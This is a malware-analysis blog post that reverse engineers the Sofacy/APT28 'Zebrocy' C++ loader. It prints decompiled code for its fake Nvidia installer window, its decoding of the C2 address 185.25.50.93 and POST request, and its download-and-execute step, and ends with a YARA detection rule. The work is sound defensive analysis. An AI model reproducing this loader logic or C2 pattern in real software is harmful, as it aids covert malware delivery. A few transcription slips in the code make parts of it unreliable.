


Let's Learn: Reviewing Sofacy's "Zebrocy" C++ Loader: Advanced Insight

 vkremez.com/2018/12/lets-learn-reviewing-sofacys-zebrocy-c.html

Goal: Analyze and reverse engineer one of the "Zebrocy" C++ loader samples attributed to Sofacy/Sednit/APT28 group. By and large, Zebrocy is a widely-used first-stage loader in the recent campaigns (especially in its Delphi version). This loader was discovered and documented by Palo Alto Unit 42.

#Unit42's continued look at the #Sofacy Group's activity reveals the persistent targeting of government, diplomatic and other strategic organizations across North America and Europe <https://t.co/hPVM51hCAW> pic.twitter.com/A7xc9Jtjo2
— Unit 42 (@Unit42_Intel) June 6, 2018

Source:

Zebrocy Loader C++ x86 (32-bit) Version: bf0fea133818387cca7eaef5a52c0aed

Outline:

- I. Background & Summary
- II. Zebrocy Loader C++ x86 (32-bit) Version: WinMain function
 - A. Nvidia Setup Procedure
 - B. Zebrocy "MainCaller" Function
 - C. "EnterDecoder" Function
 - D. Zebrocy "recv" Processor: "-1" & "0009" Commands
 - E. Zebrocy Install and Execute Next Stage
- III. Yara Signature

I. Background & Summary

Sofacy's "Zebrocy" loader appears to be popular for the past few years deployed by the group. I decided to take a look at the C++ version of the loader as it was documented by Palo Alto Unit 42 in order to review its functionality in-depth and document it, as well as, to create a Yara rule detection for it.

Before reading further, I recommend reviewing the article titled "[Sofacy Group's Parallel Attacks](#)," authored by Unit42. This article documents the discovery of this C++ loader.


Reportedly, Unit42 retrieved this payload as a loader from another Zebrocy Delphi version, which first-stage was a "phishing email sent to a foreign affairs organization within a Central Asian country."

It is notable that this loader was written in C++ with the apparent usage of `<stdio.h>` header library, for example, for writing input/output as `fwrite` API.

The loader also mimics itself as "Nvidia" installer displaying the message "NVidiaSetup 98% comp" while displayed with 0x0 pixels in the bottom right corner. By and large, the loader is

rather unpacked and rather unsophisticated; it deploys rather interesting transposition to hex to ASCII decoding routine and executing next stage via ShellExecuteA.

II. Zebrocy Loader C++ 32-bit (x86) Version: WinMain function



The loader, originally named "snvmse.exe," essentially sets up a window with the procedure displaying the text "NVidiaSetup 98% comp" via BeginPaint, TextOutW, and EndPaint. The window class is titled "win32app" with the window name "Application_Win32" via CreateWindowExW. The Zebrocy malware creates a window in the bottom right with height 0x0 and width 0x0.

The shortened WinMain C++ pseudo-coded function as follows:

```

////////////////////////////////////
//////////////////////////////////// Zebrocy WinMain Function //////////////////////////////////////
////////////////////////////////////
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine,
int nShowCmd)
{
    v16.cbSize = 48;
    v16.style = 3;
    v16.lpfnWndProc = NvidiaSetupMsg; // Draw fake "Nvidia" install message
    v16.cbClsExtra = 0;
    v16.cbWndExtra = 0;
    v16.hInstance = hInstance;
    v16.hIcon = LoadIconW(hInstance, (LPCWSTR)0x7F00);
    v16.hCursor = LoadCursorW(0, (LPCWSTR)0x7F00);
    v16.hbrBackground = (HBRUSH)6;
    v16.lpszMenuName = 0;
    v16.lpszClassName = L"win32app";
    v16.hIconSm = LoadIconW(hInstance, (LPCWSTR)0x7F00);
    if ( !RegisterClassExW(&v16) )
        return 1;
    dword_42A84C = (int)hInstance;
    GetVolumeInfoMain((int)&v23); // Retrieve serial number from disc "C:\\\"
    v17 = &v9;
    GetComputerName((int)&v9); // Retrieve computer name
    bit_func_Main_((int)&v19, v9, v10, v11, v12, v13, v14);
    v15 = &Rect;
    v4 = GetDesktopWindow();
    GetWindowRect(v4, v15);
    v5 = CreateWindowExW(
        0x80088u, // dwExStyle =
        // WS_EX_TOPMOST|WS_EX_TOOLWINDOW|WS_EX_LAYERED
        L"win32app", // lpClassName
        L"Application_Win32", // lpWindowName
        0xCA0000u, // dwStyle
        // WS_OVERLAPPED|WS_MINIMIZEBOX|WS_SYSMENU|WS_CAPTION
        Rect.right, // X.right
        Rect.bottom, // Y.bottom
        0, // nWidth = 0
        0, // nHeight = 0
        0, // hWndParent = NULL
        0, // hMenu = NULL
        hInstance, // hInstance
        0); // lpParam = NULL
    v6 = v5;
    if ( !v5 )
    {
        if ( v21 >= 16 )
            val(v19);
        v21 = 15;
        v20 = 0;
        LOBYTE(v19) = 0;
        if ( v24 >= 16 )
            val(v23);
        return 1;
    }
}

```

```

ShowWindow(v5, nShowCmd);
UpdateWindow(v6);
Sleep(3000u);
if ( ZebrocyMainCaller() == 1 )
{
    KillTimer(v6, 1u);
    PostQuitMessage(0);
}
while ( GetMessageW(&Msg, 0, 0, 0) )
{
    TranslateMessage(&Msg);
    DispatchMessageW(&Msg);
}
v8 = Msg.wParam;
if ( v21 >= 0x10 )
    val(v19);
v21 = 15;
v20 = 0;
LOBYTE(v19) = 0;
if ( v24 >= 16 )
    val(v23);
return v8;
}

```

The machine ID is calculated via obtaining a serial number from GetVolumeInfoMain (with the label "C:") and the return of GetComputerName API.

A. Nvidia Setup Procedure

The so-called LRESULT "NvidiaSetupMsg" function leverages messages with timers to paint the text box leveraging BeginPaint, unicode TextOutW, and EndPaint and WM_PAINT message.


The shortened C++ pseudo-coded function is follows:

```

////////////////////////////////////
//////////////////////////////////// Zebrocy NvidiaSetupMsg Function //////////////////////////////////
////////////////////////////////////
LRESULT __stdcall NvidiaSetupMsg(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam)
{
    memcpy(&Nvidia, L"NvidiaSetup 98% comp", 42u);
    if ( Msg > 15 ) // WM_PAINT = 15
    {
        if ( Msg != 275 ) // WM_TIMER = 275
            return DefWindowProcW(hWnd, Msg, wParam, lParam);
        if ( ZebrocyMainCaller() == 1 ) // Main Zebrocy Caller Function
        {
            KillTimer(hWnd, 1u);
LABEL_12:
            PostQuitMessage(0);
            return 0;
        }
    }
    else if ( Msg == 15 ) // WM_PAINT = 15
    {
        v4 = BeginPaint(hWnd, &Paint);
        TextOutW(v4, 5, 5, &Nvidia, wcslen(&Nvidia));
        EndPaint(hWnd, &Paint);
    }
    else
    {
        if ( Msg != 1 ) // WM_CREATE = 1
        {
            if ( Msg == 2 ) // WM_DESTROY = 2
                goto LABEL_12;
            return DefWindowProcW(hWnd, Msg, wParam, lParam);
        }
        SetTimer(hWnd, 1u, 200000u, 0);
    }
    return 0;
}

```

B. Zebrocy "MainCaller" Function



The Zebrocy main caller function utilizes the Winsock API library to call the controller domain. It also contains the decoder and string processor functions.

The main function is as follows:

WSAStartup -> socket -> enter_decoder -> string_processor -> decoder

-> WSACleanup -> inet_addr -> htons -> connect -> enter_decoder -> send

-> closesocket -> shutdown -> recv -> Sleep

```
131 goto LABEL_105;
132
133 name.sa_family = 2;
134 enter_decoder((int)&cp, 1); // cp = 195.25.50.93
135 LOBYTE(v10h) = 2;
136 call_ip = cp;
137 if ( v10l < 16 )
138 call_ip = (const char *)&cp;
139 *(DWORD *)&name.sa_data[2] = inet_addr(call_ip);
140 *(WORD *)&name.sa_data[0] = htons(80u);
141 if ( connect(socket_h, &name, 16) == 0xFFFFFFFF )
142
143 closesocket(socket_h);
144 WSACleanup();
145 if ( v10l >= 16 )
146 val(cp);
147 v10l = 15;
148 v100 = 0;
149 LOBYTE(cp) = 0;
150 if ( v92 < 16 )
151 return 0;
152 u60 = u90;
153 goto LABEL_31;
154
155 enter_decoder((int)&post_request_1, 2); // POST http://185.25.50.93/syshelp/kd8812u/protocol.php\n
156 // Host: 185.25.50.93\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length:
157 LOBYTE(v10h) = 3;
158 u2 = enter_decoder((int)&post_request, 3);
159 LBYTE(v10h) = h;
160 memcpy_0_except(0xFFFFFFFF, (int)&post_request_1, u2, 0);
161 LOBYTE(v10h) = 3;
162 if ( v7h >= 16 )
163 val(post_request);
164 post_request_format = post_request_1;
165 if ( v95 < 16 )
166 post_request_format = (const char *)&post_request_1;
167 u8 = send(socket_h, post_request_format, len, 0);
168 u5 = cp;
```

2018-12-10: Zebrocy MainCaller Function

C. Zebrocy "EnterDecoder" Function

The Zebrocy malware leverages two functions to process and decoding encoded "[@A-Z]" blobs.

```
01252E1B . 8951 14 MOV DWORD PTR DS:[EAX+14],EDX
01252E1E . 8971 10 MOV DWORD PTR DS:[EAX+10],ESI
01252E21 . 66 F0402701 PUSH 12740F0
01252E26 . C601 00 MOV BYTE PTR DS:[EAX],0
01252E29 . E8 A2390000 CALL 012567D0
01252E2E . 8D7D 9C LEA EDI,DWORD PTR SS:[EBP-64]
01252E31 . E8 0A75FFFF CALL 01252410
01252E36 . 83C4 1C ADD ESP,1C
01252E39 . 8BF8 MOV EDI,EAX
01252E3B . 8BF3 MOV ESI,EDX
01252E3D . C745 FC 0100 MOV DWORD PTR SS:[EBP-4],1
01252E44 . E8 F7130000 CALL 01254240
01252E49 . 837D B0 10 CMP DWORD PTR SS:[EBP-50],10
01252E4D . 0F82 91020000 JB 012530E4
01252E53 . 8B45 9C MOV EAX,DWORD PTR SS:[EBP-64]
01252E56 . 50 PUSH EAX
01252E57 . E9 80020000 JMP 012530DC
01252E5C . 83F8 02 CMP EAX,2
01252E5F . 0F85 25010000 JNZ 01252F8A
01252E65 . 83EC 1C SUB ESP,1C
01252E68 . 8BCC MOV ECK,ESP
01252E6A . 89A5 7CFFFFFF MOV DWORD PTR SS:[EBP-84],ESP
01252E70 . 66 3A010000 PUSH 136
01252E75 . 8951 14 MOV DWORD PTR DS:[EAX+14],EDX
01252E78 . 8971 10 MOV DWORD PTR DS:[EAX+10],ESI
01252E7B . 66 10412701 PUSH 1274110
01252E80 . C601 00 MOV BYTE PTR DS:[EAX],0
01252E83 . E8 48390000 CALL 012567D0
01252E88 . 8D7D 9C LEA EDI,DWORD PTR SS:[EBP-64]
01252E8B . E8 80F5FFFF CALL 01252410
01252E90 . 83C4 1C ADD ESP,1C
01252E93 . 8BF8 MOV EDI,EAX
01252E95 . 8BF3 MOV ESI,EDX
01252E97 . C745 FC 0200 MOV DWORD PTR SS:[EBP-4],2
01252E9E . E8 90130000 CALL 01254240
01252EA3 . BE 10000000 MOV ESI,10
```

Arg1 = 012740F0 ASCII "CCICIB@CKCUBCKCUBCKC"
socy_z_012567D0
Decoding Function
185.25.50.93
2018-12-10: Zebrocy Loader "EnterDecoder" Function
socy_z_01254240
socy_z_012530E4
socy_z_012530DC
socy_z_01252F8A
Arg2 = 00000136
Arg1 = 01274110 ASCII "BQCIFDGGFUFPEFSDIBDGFUFDGUFVFCDFSEBGGSEDFEFVFCUFPEFSDIBDGGFFFF"
socy_z_012567D0
Decoding Function
POST http://185.25.50.93/syshelp/kd8812u/protocol.php\n
Host: 185.25.50.93\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length:
socy_z_01254240

The full decoded blobs are as follows:

```

str_processor((int)&encoded_value, "CCICUB@CECUBECBCUBECHCAC", 24u);
// 185[.]25[.]50[.]93
str_processor((int)&encoded_value,
"@BQCHFDGGFUFEFSDTBDGUFEFDFGUFVFCDFSEBGSSEDFEFDFVFCFUFEFFSFBGEGTBTFBGVFFFTBGGGGGGTBHGVBU
310u);
/*POST hxxp://185[.]25[.]50[.]93/syshelp/kd8812u/protocol[.]php\n
Host: 185[.]25[.]50[.]93\r\nContent-Type: application/x-www-form-
urlencoded\r\nContent-Length:
*/
str_processor((int)&encoded_value, "TCGFBGVF@G", 10u);
// porg=
processor((int)&encoded_value, "@BQCHFDGGFUFEFSDTBDGUFEFDFGUFVFCDF");
// "Content-Length: "

```

Their decoding works as by transposing the encoded blob, then converting it into hex and decoding hex into ASCII.

For example, we can confirm the hex decoding routine as follows:

```

>>> "3138352E32352E35302E3933".decode("hex") # defanged
'185[.]25[.]50[.]93'

```

The screenshot displays a debugger's assembly view and registers window. The assembly view shows instructions from 01252614 to 0125264F. A text box with a black border and white background contains the text: "2018-12-10: Zebrocy Loader Decoder -> Prom Transpose -> toHex -> ASCII". An arrow points from this box to the instruction at address 0125261E: "JNB SHORT 0125261E". The registers window on the right shows the EAX register containing the ASCII string "185.25.50.93".

The simplified transposition preparing the conversion to hex is pseudo-coded as follows:

```

////////////////////////////////////
//////////////////////////////////// Intitial Zebrocy Decoder Prepare First //////////////////////////////////
////////////////////////////////////
encoded = (char *)holder_for_encoded;
if ( v38 < 16 )
    encoded = (char *)&holder_for_encoded;
v8 = &encoded[v37];
v9 = (char *)holder_for_encoded;
if ( v38 < 16 )
    v9 = (char *)&holder_for_encoded;
for ( ; v9 != v8; *v8 = v10 )
{
    if ( v9 == --v8 )
        break;
    v10 = *v9;
    *v9++ = *v8;
}
v35 = 15;
v34 = 0;
LOBYTE(v33) = 0;
LOBYTE(v42) = 3;
for ( i = 0; i < v37; ++i )
{
    encoded_1 = holder_for_encoded;
    if ( v38 < 16 )
        encoded_1 = &holder_for_encoded;
    except_result(encoded_1[i] - 16, (int)&v33);
}

```

D. Zebrocy "recv" Processor: "-1" & "0009" Commands

As noted by Palo Alto Unit42, the Zebrocy loader has logic to retrieve input from the server to process the following two commands:

```

-1
0009

```

In both of the cases, the loader proceeds to leverage "free" call and exits. The pseudocoded recv processor fragment is as follows:


```

////////////////////////////////////
///// Zebrocy "recv" Processor Fragment /////
////////////////////////////////////
if ( processor_str("-1", (int)&flag_response) ) // possible cmd = "-1"
{
    if ( v98 >= 16 )
        free(flag_response);
    v98 = 15;
    v97 = 0;
    LOBYTE(flag_response) = 0;
    if ( v83 >= 16 )
        free(v81);
    v83 = 15;
    v82 = 0;
    LOBYTE(v81) = 0;
    if ( v95 >= 16 )
        free(post_request_1);
    v95 = 15;
    len = 0;
    LOBYTE(post_request_1) = 0;
    if ( v101 >= 16 )
        free(cp);
    v10 = v92 < 16;
    v101 = 15;
    v100 = 0;
    LOBYTE(cp) = 0;
    goto LABEL_29;
}
if ( processor_str("009", (int)&flag_response) ) // possible cmd = "009"
{
    free_0((int)&flag_response);
    free_0((int)&v81);
    free_0((int)&post_request_1);
    free_0((int)&cp);
    free_0((int)&v90);
    return 1;
}

```

E. Zebrocy Install and Execute Processor

Finally, the processor contains logic to install and execute the next payload stage retrieved via recv command. Notably, the loader leverages CreateDirectoryW API with fwrite API to install and write block of data to stream and save it locally, then it executes the presumed downloaded next stage via ShellExecuteA API call.

The pseudo-coded function is as follows:

```

391 u58 = 0;
392 u54 = 0;
393 u63 = &u54;
394 memcpy_Func_Main(u44, (int)&u54, wcslen((const unsigned __int16 *)u44));
395 CreateDirectoryW 0=(LPCWSTR *)&u54, u55, u56, u57, u58, u59);// Create directory for the next stage with CreateDirectoryW
396 u63 = &u54;
397 u59 = 7;
398 u58 = 0;
399 u54 = 0;
400 memcpy_Func_Main(0xFFFFFFFF, (int)&u54, (int)&lpFile, 0);
401 u62 = &u47;
402 LOBYTE(u104) = 18;
403 u52 = 15;
404 u51 = 0;
405 LOBYTE(u47) = 0;
406 except_memcpy(&u47, (int)&u66, 0, (char *)0xFFFFFFFF);
407 LOBYTE(u104) = 17;
408 writeFunc(u47, u48, u49, u50, u51, u52, u53, *(void **)&u54, u55, u56, u57, u58, u59);// Write File Function leveraging Fwrite
409 Sleep(7000u);
410 u75 = lpFile;
411 if ( u77 < 8 )
412     u45 = (connect WCHAR *)lpFile;
413 if ( (unsigned int)ShellExecuteW(0, L"open", u45, 0, 0, 1) <= 32 )// Execute another stage via ShellExecuteW
414 {
415     if ( u77 >= 8 )
416         Free((void *)lpFile);
417     u77 = 7;
418     u76 = 0;
419     LOWORD(lpFile) = 0;
420     if ( u68 >= 0x10 )
421         Free(u66);
422     u68 = 15;
423     u67 = 0;
424     LOBYTE(u66) = 0;
425     if ( u80 >= 0x10 )
426         Free(u70);
427     u80 = 15;

```

2018-12-10: Zebrocy Loader: Install and Execute Next Stage

III. Yara Signature

```

import "pe"

rule apt_sophacy_loader_zebrocy {
    meta:
        reference = "Detects Sofacy Zebrocy C++ loader"
        author = "@VK_Intel"
        date = "2018-12-08"
        hash1 = "dd7e69e14c88972ac173132b90b3f4bfb2d1faec15cca256a256dd3a12b6e75d"
    strings:
        $dec_processor = { 55 8b ec 53 8b ?? ?? 56 8b f1 85 db 74 ?? 8b ?? ?? 83 f9 10 72
        ?? 8b ?? eb ?? 8b c6 3b d8 72 ?? 83 f9 10 72 ?? 8b ?? eb ?? 8b c6 8b ?? ?? 03 d0 3b
        d3 76 ?? 83 f9 10 72 ?? 8b ?? 8b ?? ?? 51 2b d8 53}
        $decoder1 = { 55 8b ec 6a ff 68 e9 f7 41 00 64 ?? ?? ?? ?? ?? 50 83 ec 64 a1 ?? ??
        ?? ?? 33 c5 89 ?? ?? 53 56 50 8d ?? ?? 64 ?? ?? ?? ?? ?? 33 db 89 ?? ?? 89 ?? ?? 6a
        ff c7 ?? ?? ?? ?? ?? 53 8d ?? ?? 50 8d ?? ?? c7 ?? ?? ?? ?? ?? 89 ?? ?? 88 ??
        ?? e8 ?? ?? ?? ?? 8b ?? ?? 8b ?? ?? 8b c6 83 fa 10 73 ?? 8d ?? ??}
        $decoder2 = { 33 db c7 ?? ?? ?? ?? ?? 89 ?? ?? c6 ?? ?? ?? c6 ?? ?? ?? 89 ?? ??
        39 ?? ?? 76 ?? 83 ?? ?? ?? 8b ?? ?? 73 ?? 8d ?? ?? 8b ?? ?? 0f ?? ?? ?? 83 eb 10 8d
        ?? ?? e8 ?? ?? ?? ?? 8b ?? ?? 40 89 ?? ?? 3b ?? ?? 72 ??}

    condition:
        ( uint16(0) == 0x5a4d and
          filesize < 500KB and
          pe.imphash() == "287595010a7d7f2e14aec2068098ad43" and
          ( all of them )
        ) or ( 1 of ($decoder*) and $dec_processor )
}

```